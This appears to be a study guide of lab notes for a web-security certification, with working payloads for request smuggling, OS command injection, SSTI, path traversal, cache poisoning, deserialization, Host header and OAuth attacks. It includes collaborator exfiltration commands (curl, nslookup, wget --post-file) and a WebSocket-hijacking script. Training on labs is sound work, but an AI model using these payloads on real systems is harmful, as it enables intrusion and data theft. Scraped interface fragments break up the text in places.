<pre>Pretty Raw Hex 1 POST /admin/download-metrics HTTP/1.1 2 Host: kek.web-security-academy.net 3 Content-Length: 3884 4 Content-Type: application/json 5 6 {   "todownload":     "&lt;iframe src='http://localhost:6566/secret' height='500' width='500'&gt;&lt;iframe src='http://169.254.169.254/1atest/dynamic/instance-identity/' height='500' width='500'&gt; &lt;table class=\"metrics-table\"&gt;\n      &lt;tbody&gt;\n        &lt;tr&gt;\n          &lt;th&gt;Blogs&lt;/th&gt;\n          &lt;th&gt;Title&lt;/th&gt;\n          &lt;th&gt;Author&lt;/th&gt;\n          &lt;th&gt;Views&lt;/th&gt;\n        &lt;/tr&gt;\n        &lt;tr&gt;\n          &lt;td&gt;10&lt;/td&gt;\n          &lt;td&gt;Report&lt;/td&gt;\n          &lt;td&gt;John Doe&lt;/td&gt;\n          &lt;td&gt;1000&lt;/td&gt;\n        &lt;/tr&gt;\n      &lt;/tbody&gt;\n    &lt;/table&gt;</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 content-type: application/pdf 3 content-disposition: attachment; filename = report.pdf 4 Cache-Control: no-cache 5 X-Frame-Options: SAMEORIGIN 6 Connection: close 7 Content-Length: 9131 8 9 #PDF-1.4 10 %PDF-1.4 11 1 0 obj 12 &lt;&lt; 13 /Title () 14 /Creator (pywkhtmltopdf 0.12.5) 15 /Producer (pyQt 5.12.8) 16 /CreationDate (D:20230307152134Z) 17 &gt;&gt;</pre>

```
<iframe src='http://localhost:6566/secret' height='500' width='500'>
```

<https://www.virtuesecurity.com/kb/wkhtmltopdf-file-inclusion-vulnerability-2/>

## HTTP request smuggling

### Approach

Hard topic. My only recommendation is to use **HTTP Request Smuggler** extension for BurpSuite to check, if there are any possible smugglings and then construct the payload with **Labs** tab.

223 https://0a9100a203957640c0... GET / 200

## Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 0a9100a203957640c083b9d900960048.web-security-academy.net
3 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
8 A
t Scan , application/xml;q=0.9,
a signed-exchange;v=b3;q=1
9 S Send to Intruder Ctrl+I
10 S Send to Repeater Ctrl+R
11 S Send to Sequencer
12 S Send to Comparer
13 S Send to Decoder , en-US;q=0.8, en;q=0.7
14 A Show response in browser
15 C Request in browser >
16 G Extensions > HTTP Request Smuggler >
17 G
```

Header removal  
CL.0  
Client-side desync  
Pause-based desync  
Connection-state  
**Smuggle probe**  
HTTP/2 probe  
HTTP/2 Tunnel probe TE  
HTTP/2 Tunnel probe CL  
HTTP/2-hidden probe  
HTTP/2 :scheme probe  
HTTP/2 dual :path probe  
HTTP/2 :method probe  
HTTP/2 fake-pseudo probe  
Launch all scans

## 🔗 Labs

### 🔗 1. Use unsupported Method GPOST (CL.TE)

```
POST / HTTP/1.1
Host: your-lab-id.web-security-academy.net
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked

0
G
```

### 🔗 2. Use unsupported Method GPOST (TE.CL)

```
POST / HTTP/1.1
Host: 0a4d007b048d4832c0afb01800b700ca.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

### 🔗 3. Obfuscating TE.TE

```
POST / HTTP/1.1
Host: 0a8800ee047d6d24c0c255e700a6009c.web-security-academy.net
Connection: close
Content-Type: application/x-www-form-urlencoded
Transfer-Encoding: chunked
Transfer-Encoding: xchunked
Content-Length: 4

5c
GPOST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

x=1
0
```

### 🔗 4. Detecting CL.TE

```
POST / HTTP/1.1
Host: 0a6f00870409bd9bc05054ca00c900d9.web-security-academy.net
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Transfer-Encoding: chunked

0

GET /404 HTTP/1.1
Foo: x
```

### 🔗 5. Get other user's request to steal cookie

```
POST / HTTP/1.1
Host: 0ab400c404f08302c01f503800ff00ba.web-security-academy.net
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 357
tRANSFER-ENCODING: chunked

0

POST /post/comment HTTP/1.1
Host: 0ab400c404f08302c01f503800ff00ba.web-security-academy.net
Cookie: session=N2dqf1wUAKs2U79D8Kb9d3R0kWb1Lydg
Content-Length: 814
Content-Type: application/x-www-form-urlencoded
Connection: close

csrf=nyDg9uHq32xSredK0gaIuHeyk21sESN8&postId=2&name=wad&email=rei%40gmail.com&website=https://kek.com&comment=LEL
```

### 🔗 6. Exploiting HTTP request smuggling to deliver reflected XSS

```
POST / HTTP/1.1
Host: 0a5800fa04974f1bc15f0dab004400ef.web-security-academy.net
Cookie: session=3MNdx218m6gxqn82BL14dpx3eCLNd8i
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
Transfer-Encoding: chunked

3
x=y
0

GET /post?postId=10 HTTP/1.1
User-Agent: kek">
Foo: x
```

## 7. Exploiting HTTP request smuggling to bypass front-end security controls, CL.TE vulnerability

```
POST / HTTP/1.1
Host: 0a6f008e04ed8481c035778000dc0063.web-security-academy.net
Cookie: session=QjB6AgSHTuzJSZCHdc0a12SJS0tdc5bh
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Transfer-Encoding: chunked

3
x=y
0

GET /admin/delete?username=carlos HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
Content-Length: 10

x=
```

## Some Useful Bypasses

```
Transfer-Encoding: xchunked
Transfer-Encoding : chunked
Transfer-Encoding: chunked
Transfer-Encoding: x
Transfer-Encoding:[tab]chunked
[space]Transfer-Encoding: chunked
X: X[\n]Transfer-Encoding: chunked
Transfer-Encoding
: chunked
Transfer-encoding: identity
Transfer-encoding: cow
```

## OS command injection

### Approach

**ATTENTION:** If you got the right answer with `email=||curl+burp.oastify.com?c=`whoami`||` payload **ON THE LABS** and you don't know any others - you will fail this step on exam. Maybe I am too stupid, but I failed my first exam attempt only because of this. I tried my payload (that worked for me on the lab) and it didn't work on exam. Please, learn that you can exfiltrate data as part of your burp collaborator subdomain, like: `nslookup -q cname $(cat /home/carlos/secret).burp.oastify.com` payload, even, if you get only DNS callbacks.

The place to find OS Injection is in **Submit Feedback** page, usually in email input, but, just in case, scan the other inputs too:

## Submit feedback

Name:

Email:

Subject:

Message:

**Submit feedback**

## 🔗 Labs

### 🔗 1. Blind OS command injection with time delays

```
email=x||ping+-c+10+127.0.0.1||
```

### 🔗 2. Blind OS command injection with output redirection

```
email=||whoami>/var/www/images/output.txt||
filename=output.txt
```

### 🔗 3. Blind OS command injection with out-of-band interaction

```
email=x||nslookup+x.BURP-COLLABORATOR-SUBDOMAIN||
```

## 🔗 4. Blind OS command injection with out-of-band data exfiltration

```
email=||nslookup+`whoami`.BURP-COLLABORATOR-SUBDOMAIN||
```

## 🔗 5. Admin Panel ImgSize command injection

```
/admin-panel/admin_image?image=/blog/posts/50.jpg&ImgSize="200|nslookup+$(cat+/home/carlos/secret).
<collaborator>%26"
Or
ImgSize=""`/usr/bin/wget%20--post-file%20/home/carlos/secret%20https://collaborator/`"
```

# 🔗 Server-side template injection

## 🔗 Approach

One of my favorites. SSTI is a direct road to RCE. Complexity can only arise when searching for the language in which the code was written for this I used a small tip to narrow the range of technologies: at the exploration stage, we iterate over template expressions (`{{7*7}}`,  `${7*7}, <% = 7*7 %>, ${${7*7}}, #${7*7}, *${7*7}`) and if, for example, we got the expression `<%= 7*7 %>` go to [HackTricks](#) and look at all technologies that use this expression. The method, of course, has a big crack in the form of the most common expression  `{{7*7}}`, here only God can tell you what kind of technology it is. Again, do not hesitate to scan with Burp, maybe it can tell you what technology is used.

Arises at View Details with reflected phrase **Unfortunately this product is out of stock**

8fc08f181b00f10074.web-security-academy.net/?message=Unfortunately this product is out of stock

WE LIKE TO  
**SHOP**

Unfortunately this product is out of stock



Mood Enhancer



\$93.63

[View details](#)



The Lazy Dog



\$93.23

[View details](#)

Paddl



## 🔗 Labs

### 🔗 1. Basic server-side template injection

Ruby

```
<%= system("rm+morale.txt") %>
```

## 🔗 2. Basic server-side template injection (code context)

```
blog-post-author-display=user.first_name}}{%+import+os+%}{{os.system('rm+morale.txt')}}
```

## 🔗 3. Server-side template injection using documentation

Java Freemarker

```
 ${"freemarker.template.utility.Execute"?new()("rm morale.txt")}
```

## 🔗 4. Server-side template injection in an unknown language with a documented exploit

NodeJS Handlebars exploit <https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#handlebars-nodejs>

## 🔗 5. Server-side template injection with information disclosure via user-supplied objects

Python Jinja2

```
 {{settings.SECRET_KEY}}
```

## 🔗 6. Admin panel Password Reset Email SSTI

Jinja2

### Users

carlos - [Delete](#)  
atlas - [Delete](#)

Configure the password reset email.

You can include the username with {{username}} and the link to reset your password with

{{link}}

```
 {{username}}
 {{link}}
```

```
newEmail={{username}}!{{+self.init.globals.builtins.import('os').popen('cat+/home/carlos/secret').read()+'}}
&csrf=csrf
```

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Template%20Injection/README.md#jinja2>

## ☞ Directory traversal

## Approach

Just scan it with Burp. It will make all the work. If you can get /etc/passwd, but cannot get /home/carlos/secret (maybe WAF is blocking the word **secret**), just URL-Encode the whole payload (even with /home/carlos/secret) like this:

Arises at /image?filename=



## **Paintball Gun - Thunder Striker**

★★★★★ \$39.91

[View details](#)

```
<div theme="ecommerce">
 <section class="maincontainer">
 <div class="container">
 <header class="navigation-header"> ... </header> flex
 <header class="notification-header"> </header>
 <section class="ecom-pageheader"> ... </section>
 <section class="container-list-tiles"> flex
 <div>
 == $0
```

Personally recommend you to turn on images inspection in proxy setting to easily detect this type:

Filter: Hiding CSS and general binary content						
#	Host	Method	URL	Params	Edited	
361	https://0a16007b04f4e883c09fe...	GET	/favicon.ico			
360	https://0a16007b04f4e883c09fe...	GET	/academyLabHeader			
359	https://0a16007b04f4e883c09fe...	GET	/image?filename=23.jpg		✓	
358	https://0a16007b04f4e883c09fe...	GET	/image?filename=8.jpg		✓	

## Request

Pretty Raw Hex

```
1 GET /image?filename=23.jpg HTTP/2
2 Host: 0a16007b04f4e883c09fe01000b000cd.web-security-academy.net
```

### Filter settings



#### Filter by request type

- Show only in-scope items
- Hide items without responses
- Show only parameterized requests

#### Filter by MIME type

- HTML
- Script
- XML
- CSS
- Other text
- Images
- Flash
- Other binary

## Labs

### 1. File path traversal, traversal sequences blocked with absolute path bypass

```
/image?filename=/etc/passwd
```

### 2. File path traversal, traversal sequences stripped non-recursively

```
/image?filename=../../../../etc/passwd
```

### 3. File path traversal, traversal sequences stripped with superfluous URL-decode

Double URL-encode ../../../../../../etc/passwd  
(e.g. %252E%252E%252F%252E%252E%252F%252E%252E%252Fetc%252Fpasswd)  
It is recommended to use cyberchef to encode

### 4. File path traversal, validation of start of path

```
/image?filename=/var/www/images/../../../../etc/passwd
```

### 5. File path traversal, validation of file extension with null byte bypass

```
../../../../../../../../etc/passwd%00.jpg
```

## Access control vulnerabilities

## 🔗 Approach

To be honest, I cannot share with you my approach on this, because you just need to "see", where you can get some kind of IDOR. Inspect server responses to see some additional info. There are several labs on this topic, but the most impactful are shown below.

## 🔗 Labs

### 🔗 1. User role can be modified in user profile

Check for roleid in response:

Request	Response
<pre>Pretty Raw Hex 1 POST /my-account/change-email HTTP/2 2 Host: 0a0300a2040a85b6c247112900130071.web-security-academy.net 3 Cookie: session=P1hsAXKFlimoIRZiDiP3mpKmp5Z5V9JD 4 Content-Type: text/plain; charset=UTF-8 5 Content-Length: 29 6 7 {   "email": "wiener@wiener.com" }</pre>	<pre>Pretty Raw Hex Render 1 HTTP/2 302 Found 2 Location: /my-account 3 Content-Type: application/json; charset=utf-8 4 X-Frame-Options: SAMEORIGIN 5 Content-Length: 121 6 7 {   "username": "wiener",   "email": "wiener@wiener.com",   "apikey": "Ixrb6MkYYSIShIrbKrvSQep8ArQnfvzb", 11  "roleid": 1 12 }</pre>

Add it to your request and change it to 2:

**ATTENTION:** If you find roleid on your exam and numbers from 0 to 10 are not working, brute it from 0 to 100 via Intruder.

## Request

Request
<pre>Pretty Raw Hex 1 POST /my-account/change-email HTTP/2 2 Host: 0a0300a2040a85b6c247112900130071.web-security-academy.net 3 Cookie: session=P1hsAXKFlimoIRZiDiP3mpKmp5Z5V9JD 4 Content-Type: text/plain; charset=UTF-8 5 Content-Length: 44 6 7 {   "email": "wiener@wiener.com", 8   "roleid": 2 }</pre>

### 🔗 2. URL-based access control can be circumvented

X-Original-Url: /admin

## 🔗 Authentication

### 🔗 Approach

In general it is quite easy topic. All you need are [username list](#) and [password list](#). Check cases in Labs section.

## 🔗 Labs

### 🔗 1. Simple User Enumeration

## 🔗 2. Simple 2FA Bypass

Just try to access the next endpoint directly (you need to know the path of the next endpoint) e.g. /my-account  
If this doesn't work, try to change the Referrer header as if you came from the 2FA page

## 🔗 3. Password reset broken logic

```
Change username in POST request after password-reset link
temp-forgot-password-token=MgFMne17h0m2WM5BMHyVzvEewBFOnnyc&username=carlos&new-password-1=w&new-password-2=w
```

## 🔗 4. User Enumeration with Different Responses

Just look at difference in responses

## 🔗 5. User Enumeration with Different Response Time

Just look at difference in response time  
Also for this lab you need to set X-Forwarded-For header to bypass login restrictions

## 🔗 6. Broken brute-force protection, IP block

You can reset the counter for the number of failed login attempts by logging in to your own account before this limit is reached. For example create a combined list with your valid credentials and with victim's creds:

```
wiener - peter
carlos - kek
carlos - kek2
wiener - peter
carlos - kek3 etc...
```

## 🔗 7. Username enumeration via account lock

It blocks only existing accounts, so try to brute the same list of passwords until one of accounts from the list is not blocked.  
To brute password use grep with errors to find a request without error

## 🔗 8. 2FA broken logic

Observe there is verify=wiener in cookie while sending 2FA code  
Change it to our victim's nickname and simply brute 2FA code

## 🔗 9. Brute-forcing a stay-logged-in cookie

Observe stay logged in function. Check cookie and observe that it is base64 encoded version of USERNAME:  
(md5)PASSWORD  
Create a list of md5 hashed passwords and brute cookies

## 🔗 10. Offline password cracking

Steal cookie in comment section via XSS: <script>document.write('');</script>  
Crack MD5 hash via john the ripper or web services

## 🔗 11. Password reset poisoning via middleware

```
While processing forgot password set new header:
X-Forwarded-Host: exploit-server
It will process Host Header Injection
```

## 🔗 12. Password brute-force via password change

While processing password changing, observe that you can change nickname. Change it to victim's one and brute his password

## 🔗 Business logic Authentication vulnerability

1. Authentication bypass via flawed state machine  
If you got the role-selector page, just turn On the Interception and drop this request.

<http://0a3a006f04645578c196c199000900f9.web-security-academy.net/role-selector>

# Web Security Academy

## Authentication bypass via flawed state machine

The screenshot shows the NetworkMiner interface with the 'Intercept' tab selected. A red box highlights the 'Drop' button in the toolbar. The request details show a GET request to /role-selector over HTTP/2. The request headers include Host, Cookie, Cache-Control, Upgrade-Insecure-Requests, User-Agent (Mozilla/5.0), and Accept (text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp). The response body is partially visible as [REDACTED].

Request to https://0a3a006f04645578c196c199000900f9.web-security-academy.net:443 [3]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

1 GET /role-selector HTTP/2

2 Host: 0a3a006f04645578c196c199000900f9.web-security-academy.net

3 Cookie: session=MFy2zIvWpXJcvFNTCVjsKe5RrhN6lQFL

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36

7 Accept:

text/html, application/xhtml+xml, application/xml; q=0.9, image/avif, image/webp

2. Weak isolation on dual-use endpoint  
Delete current-password parameter and change username to administrator

## 🔗 WebSockets

## 🔗 Approach

An interesting topic, where the first two labs are quite clear - we call XSS on the chat support side, and in the third we get the entire history of the support chat via CSRF.  
Arises at [Live Chat](#) page.

# Live chat

**System:** No chat history on record

**CONNECTED:** -- Now chatting with Hal Pline --

Your message:

**Send**

## 🔗 Labs

### 🔗 1. Manipulating WebSocket messages to exploit vulnerabilities

Write something in Live Chat. Go to WebSocket History tab in Burp, catch your request and send it to Repeater. Change your message to `<img src=123 onerror=alert()>`

### 🔗 2. Manipulating the WebSocket handshake to exploit vulnerabilities

```
X-Forwarded-For: 1.1.1.1

```

### 🔗 3. Cross-site WebSocket hijacking

```
<script>
 var ws = new WebSocket('wss://your-websocket-url/chat');
 ws.onopen = function() {
 ws.send("READY");
 };
 ws.onmessage = function(event) {
 fetch('https://your-collaborator-url', {method: 'POST', mode: 'no-cors', body: event.data});
 };
</script>
```

# Web cache poisoning

## 🔗 Approach

The main tip I've got there is to watch for `/resources/js/tracking.js` file and `X-Cache: hit` header in response. If you got only `tracking.js` without `X-Cache` - no cache poisoning here, folks.

14 https://0a4e003f03603c3dc0fd6... GET /resources/labheader/js/labHeader.js 200 987 script js	12 https://0a4e003f03603c3dc0fd6... GET /resources/js/tracking.js 200 238 script js	11 https://0a4e003f03603c3dc0fd6... GET /resources/labheader/images/logoAcademy.svg 200 8852 XML svg
<b>Request</b>		
Pretty Raw Hex	≡ ⌂ ⌂	
1 GET /resources/js/tracking.js HTTP/2		
2 Host: 0a4e003f03603c3dc0fd637900110053.web-security-academy.net		
3 Cookie: session=Bqa2KAEu0pQApOBCGoo2sLNQdhpTAKyU		
4 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"		
5 Sec-Ch-Ua-Mobile: ?0		
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36		
7 Sec-Ch-Ua-Platform: "Windows"		
8 Accept: */*		
9 Sec-Fetch-Site: none		
10 Sec-Fetch-Mode: cors		
<b>Response</b>		
Pretty Raw Hex Render	≡ ⌂ ⌂	
1 HTTP/2 200 OK		
2 Content-Type: application/javascript; charset=utf-8		
3 X-Frame-Options: SAMEORIGIN		
4 Cache-Control: max-age=30		
5 Age: 0		
6 X-Cache: hit		
7 Content-Length: 70		
8		
9 document.write(		
'Request</b>	<b>Response</b>	
Pretty Raw Hex	Pretty Raw Hex Render	
1 GET / HTTP/2	1 HTTP/2 200 OK	
2 Host: 0a4e003f03603c3dc0fd637900110053.web-security-academy.net	2 Content-Type: text/html; charset=utf-8	
3 Cookie: session=Bqa2KAEu0pQApOBCGoo2sLNQdhpTAKyU	3 X-Frame-Options: SAMEORIGIN	
4 X-Forwarded-Host: kek.com	4 Cache-Control: max-age=30	
5 Cache-Control: max-age=0	5 Age: 0	
6	6 X-Cache: hit	
7	7 Content-Length: 10678	
	8	
	9 <!DOCTYPE html>	
	10 <html>	
	11 <head>	
	12 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">	
	13 <link href="/resources/css/labsEcommerce.css" rel="stylesheet">	
	14 <title>	
	Web cache poisoning with an unkeyed header	
	</title>	
	15 </head>	
	16 <body>	
	17 <script type="text/javascript" src="//kek.com/resources/js/tracking.js">	
	</script>	
	18 <script src="/resources/labheader/js/labHeader.js">	
	</script>	
	19 <div id="academyLabHeader">	

**ATTENTION:** It is really important to send your poisoned request more than once. For me, I had to send it like 10 times to poison the cache.

You got the poisoned cache with X-Forwarded-Host? Cool, now go to your exploit server, set the File name /resources/js/tracking.js and Body section paste the next payload: `document.write('')`. Poison web cache with your server and wait for victim's cookies.

File:

/resources/js/tracking.js

Head:

HTTP/1.1 200 OK  
Content-Type: application/javascript; charset=utf-8

Body:

`document.write('')`

## 🔗 Labs

### 🔗 1. Web cache poisoning with an unkeyed header

Set the next header in request to the home page

```
X-Forwarded-Host: kek.com"></script><script>alert(document.cookie)</script>//
```

### 🔗 2. Web cache poisoning with an unkeyed cookie

```
Cookie: session=x; fehost=prod-cache-01"></script><script>alert(1)</script>//
```

### 🔗 3. Web cache poisoning with multiple headers

On exploit-server change the file name to match the path used by the vulnerable response: /resources/js/tracking.js. In body write `alert(document.cookie)` script.

```
GET /resources/js/tracking.js HTTP/1.1
Host: acc11fe01f16f89c80556c2b0056002e.web-security-academy.net
X-Forwarded-Host: exploit-server.web-security-academy.net/
X-Forwarded-Scheme: http
```

### 🔗 4. Targeted web cache poisoning using an unknown header

HTML is allowed in comment section. Steal user-agent of victim with `` payload.

```
GET / HTTP/1.1
Host: vulnerbale.net
User-Agent: THE SPECIAL USER-AGENT OF THE VICTIM
X-Host: attacker.com
```

## 🔗 5. Web cache poisoning via an unkeyed query string

```
/?search=kek'/><script>alert(1)</script>
Origin:x
```

## 🔗 6. Web cache poisoning via an unkeyed query parameter

```
?utm_content=123'/><script>alert(1)</script>
```

## 🔗 7. Parameter cloaking

```
/js/geolocate.js?callback=setCountryCookie&utm_content=foo;callback=alert(1)
```

## 🔗 8. Web cache poisoning via a fat GET request

```
GET /js/geolocate.js?callback=setCountryCookie
Body:
callback=alert(1)
```

## 🔗 9. URL normalization

```
/random"><script>alert(1)</script>
Cache this path and then deliver URL to the victim
```

# Insecure deserialization

## 🔗 Approach

I recommend you to install **Java Deserialization Scanner** extension for BurpSuite to scan for the type of serialized object. Of course, to create gadgets you will need to use [ysoserial](#).

Quick notes:

You need to have at least Java JDK 11 version to use the jar file!

```
java -jar ysoserial-all.jar CommonsCollections2 "rm /home/carlos/morale.txt" | gzip -f | base64 -w 0
```

## 🔗 Labs

### 🔗 1. Modifying serialized data types

```
1. Change username to administrator (13 symbols)
2. Change parameter access_token from s to i as follows:
0:4:"User":2:{s:8:"username";s:13:"administrator";s:12:"access_token";i:0;}
```

### 🔗 2. Using application functionality to exploit insecure deserialization

```
1. Delete additional user.
2. For the POST /my-account/delete request change deserialized session cookie to:
s:11:"avatar_link";s:23:"/home/carlos/morale.txt";}
3. Send it.
```

### 🔗 3. Arbitrary object injection in PHP

```
1. Check for /libs/CustomTemplate.php~
2. Find out destruct() method
3. Create next payload:
O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}
```

### 🔗 4. Exploiting Java deserialization with Apache Commons

```
1. Use burp scanner to identify that the serialized object is Java Commons
2. Use ysoserial to create new payload
3. Base64 + URL encode it
```

### 🔗 5. Exploiting PHP deserialization with a pre-built gadget chain

```
1. Find out php.info
2. Find out Symfony ver and Secret Key
3. Create next payload:
phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64 -w 0
4. Sign it with Secret Key using PHP code
```

### 🔗 6. Exploiting Ruby deserialization using a documented gadget chain


```
1. Use burp scanner to identify that the serialized object is Ruby using Marshal
2. Use the next code to create own object:
https://devcraft.io/2021/01/07/universal-deserialisation-gadget-for-ruby-2-x-3-x.html
```

## 🔗 HTTP Host header attacks

### 🔗 Approach

The best place, where you can set this type of attacks is in **Forgot password?** functionality.

Login



The form consists of two input fields: 'Username' and 'Password', both with placeholder text. Below the fields is a blue link labeled 'Forgot password?'. At the bottom is a large green button labeled 'Log in'.

Set your exploit server in Host and change username to victim's one:

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /forgot-password HTTP/2
2 Host: exploit-0a36006204928087cbfc38ce018900f5.exploit-server.net
3 Cookie: _lab=
4 46%7cMCwCFFvDUD0T74CyUC2VGUPJS8kKuC1jAhQt2jkYEkBYqUuumTN23ClVh0TPZ
5 u84zLo6%2fVYoVpDPB693BTFBP94RmcIRrdSxaTlRa1Og70GUNFNaMPVLc6JJykJGI
6 kXLIfW8w3yZsc5QjXWyc68HiDLWtpd06
7 Content-Length: 53
8 Content-Type: application/x-www-form-urlencoded
9
10 csrf=I9lesphqkzk18BVLJx5A4rz2W9FHpwgB&username=carlos
```

Go to exploit server logs and find victim's forgot-password-token:

```
+0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
+0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
+0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
+0000 "GET /forgot-password?temp-forgot-password-token=f3AeGkluP8UrXMvnNR2ebhS5S8rgcrgX HTTP/1.1" 404
+0000 "GET /resources/css/labs.css HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
+0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.122 Safari/537.36"
```

These Headers can also be used, when **Host** does not work:

```
X-Forwarded-Host: exploit-server.com
X-Host: exploit-server.com
X-Forwarded-Server: exploit-server.com
```

## 🔗 Labs

### 🔗 1. To send malicious email put your server in Host

```
Host: exploit-server.com
```

<https://hackerone.com/reports/698416>

### 🔗 2. Admin panel from localhost only

```
GET /admin HTTP/1.1
Host: localhost
```

### 🔗 3. Double Host / Cache poisoning

```
Host: 0adf00cc033d5f09c05b077d000200eb.web-security-academy.net
Host: "></script><script>alert(document.cookie)</script>
```

<https://hackerone.com/reports/123513>

### 🔗 4. SSRF

```
GET /admin HTTP/1.1
Host: 192.168.0.170
```

## 🔗 5. SSRF

```
GET https://0a44007e03fb1d0cc0068900005000d1.web-security-academy.net HTTP/1.1
Host: 192.168.0.170
```

## 🔗 6. Dangling markup


```
Host: 0a42005f03d221bec0c45997001600ce.web-security-academy.net:
```

<https://book.hacktricks.xyz/pentesting-web/dangling-markup-html-scriptless-injection>

## 🔗 OAuth authentication

### 🔗 Approach

Arises at Sign-in page. The main request to play with is /auth?client\_id=...



663	https://oauth-0ab7007a036a23...	GET	/auth?client_id=dx6nowi8fkunjpd0anx...
662	https://oauth-0ab7007a036a23...	GET	/robots.txt

**Request**

Pretty Raw Hex

```
1 GET /auth?client_id=dx6nowi8fkunjpd0anx6q&redirect_uri=https://0a3f00a2037e2338c0fee0a9007700ad.web-security-academy.net/oauth-callback&response_type=token&nonce=1912639019&scope=openid%20profile%20email HTTP/1.1
2 Host: oauth-0ab7007a036a2308c0b3de77026900d3.oauth-server.net
3 Sec-Ch-Ua: "Chromium";v="111", "Not (A:Brand";v="8"
```

**Response**

Pretty

```
1 HTTP/
2 X-Po1
3 Pragr
4 Cache
5 Set-C
path:
13 I
httpc
6 Set-C
```

## 🔗 Labs

### 🔗 1. Authentication bypass via OAuth implicit flow

Intercept the whole process of OAuth authentication and observe /authenticate POST request that contains email and username. Change these parameters to carlos'.

## 🔗 2. Forced OAuth profile linking

Intercept the whole process of OAuth authentication and observe /oauth-linking request with code. This request is without state parameter, so Generate CSRF PoC and drop the request. Send it to victim and login via OAuth.

## 🔗 3. OAuth account hijacking via redirect\_uri

Intercept the whole process of OAuth authentication and observe /auth?client\_id=xxx&redirect\_uri=xxx&response\_type=xxx&scope=xxx, change redirect\_uri to your collaborator server and Generate CSRF PoC, drop the request. Send it to victim and find out his /oauth-callback?code.

## 🔗 4. Stealing OAuth access tokens via an open redirect

4.1 Same as the previous one observe /auth?client\_id=xxx&redirect\_uri=xxx&response\_type=xxx&scope=xxx .

4.2 On home page open any post and at the bottom observe "Next post" button. It is open redirect.

4.3 Write the next URL:

```
... redirect_uri=https://xxx.web-security-academy.net/oauth-callback//.../post/next?path=https://exploit-xxx.exploit-server.net/exploit/ ...
```

This will redirect us to our exploit server and send us oauth code as fragment identifier, so we need to extract this value using JS.

4.4 Write final payload:

```
<script>
 if (!document.location.hash) {
 window.location = "https://oauth-xxx.web-security-academy.net/auth?
client_id=np1l4fiaizdo4d6r09enk&redirect_uri=https://xxx.web-security-academy.net/oauth-
